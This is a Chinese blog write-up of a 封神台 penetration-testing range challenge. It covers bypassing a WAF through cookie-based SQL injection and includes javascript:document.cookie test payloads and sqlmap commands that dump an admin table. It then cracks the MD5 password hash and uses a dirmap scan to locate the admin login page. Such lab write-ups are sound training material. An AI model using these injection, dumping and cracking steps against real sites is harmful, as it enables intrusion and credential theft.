封神台--第二章：遇到阻难！绕过WAF过滤！解题思路

原创

E08640104 于 2021-04-12 21:25:04 发布 603 收藏 5
分类专栏： 渗透测试 文章标签： 安全 渗透测试

本文链接：https://blog.csdn.net/E08640104/article/details/115639842


渗透测试 专栏收录该内容
5 篇文章 0 订阅
订阅专栏

题目：


尤里在得到女神家网站密码后，却发现注入点权限很小，凭他的皮毛技术也没找到网站后台，
这时尤里通过旁站查询，他发现了女神家网站是用的主机空间托管，
他立刻扫描旁站，果然发现一个站点，且后台是默认路径……
尤里冷笑一声行动了起来，却发现有一层防火墙拦在了他的面前。。

一、查找sql注入点

进入测试页面http://59.63.200.79:8004/

1）字符型、数字型等盲注尝试

随意点开一篇文章,构造单引号',双引号"等闭合查询语句，发现提示如下



网站对请求地址进行了WAF防护，通过测试没有过滤 == **order by、union** ==

网页防护一般只拦截get、post传参，因此尝试cookie注入

2）cookie注入

cookie注入提交的参数以cookie方式提交，判断步骤

1.找到http://59.63.200.79:8004/shownews.asp?id=171带参数的URL。

2.去掉“id=xx”查看页面显示是否正常，如果不正常，说明参数在数据传递中是直接起作用的。

3.清空浏览器地址栏，输入“javascript:alert(document.cookie="id="+escape("xx"));”，按Enter键后弹出一个对话框，内容是“id=xx”，然后用原来的URL刷新页面，如果显示正常，说明应用使用Request("id")这种方式获取数据的。

4.重复上面的步骤，将常规SQL注入中的判断语句带入上面的
URL：“javascript:alert(document.cookie="id="+escape("xx and 1=1"));”
“javascript:alert(document.cookie="id="+escape("xx and 1=2"));”。和常规SQL注入一样，如果分别返回正常和不正常页面，则说明该应用存在注入漏洞，并可以进行cookie注入。

二、使用sqlmap进行cookie注入

1）拆解表

命令：sqlmap -u http://59.63.200.79:8004/shownews.asp\? --cookie "id=171" --tables --level 2 --thread 10 --batch

```
[21:00:09] [WARNING] cannot retrieve table names, back-end DBMS is Microsoft Access
<current>
[8 tables]
+----------+
| user     |
| admin    |
| download |
| feedback |
| market   |
| news     |
| product  |
| vote     |
+----------+
```

2）拆解字段

命令：sqlmap -u http://59.63.200.79:8004/shownews.asp\? --cookie "d=171" -T admin --column --level 2 --thread 10 --batch

```
[21:23:22] [WARNING] cannot retrieve column names, back-end DBMS is Microsoft Access
Database: <current>
Table: admin
[7 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| user     | non-numeric |
| content  | non-numeric |
| flag     | non-numeric |
| id       | numeric     |
| password | non-numeric |
| title    | non-numeric |
| username | non-numeric |
+----------+-------------+
```

3）拆解字段值


命令：sqlmap -u http://59.63.200.79:8004/shownews.asp\? --cookie "id=171" -T admin -C flag,user,password --dump --level 2 --thread 10 --batch

```
Table: admin
[1 entry]
+----+---------+-----------------------------------------------+--------+------------------+----------+--
| id | flag    | title                                         | user   | content          | username | p
+----+---------+-----------------------------------------------+--------+------------------+----------+--
| 1  | <blank> | \x8eV\xfdg:h\xb0N]\xe8Y4|sb\xc9QK??TX130N\xba | admin  | <P><FONT size=2> | admin    | b9a
+----+---------+-----------------------------------------------+--------+------------------+----------+--
```

4）密码解码

网站：https://www.cmd5.com/

使用密码b9a2a2b5dffb918c进行md5解码，得到密码为：welcome



三、后台扫描出登录地址

1）使用dirmap进行后台扫描

命令： python3 dirmap.py -i 59.63.200.79:8004 -lcf

（python源码，后台扫描器dirmap安装使用方法 ：https://www.bilibili.com/read/cv6981656/）

```
                    #####  # #####  #    #   ##   #####
                    #    # # #    # ##  ##  #  #  #    #
                    #    # # #    # # ## # #    # #    #
                    #    # # #####  #    # ###### #####
                    #    # # #   #  #    # #    # #
                    #####  # #    # #    # #    # #   v1.0

[*] Initialize targets...
[+] Load targets from: 59.63.200.79:8004
[+] Set the number of thread: 30
[+] Coroutine mode
[+] Current target: http://59.63.200.79:8004/
[*] Launching auto check 404
[+] Checking with: http://59.63.200.79:8004/rspecqjkmwmiribyeumjmlgmkvofngbouoxljtyrsg
[*] Use recursive scan: No
[*] Use dict mode
[+] Load dict:/Users/111/111/111/111/111/dirmap/data/dict_mode_dict.txt
[*] Use crawl mode
[200][text/html][5.37kb] http://59.63.200.79:8004/admin/login.asp
```

扫描发现登陆地址

2）最后登录获取flag提交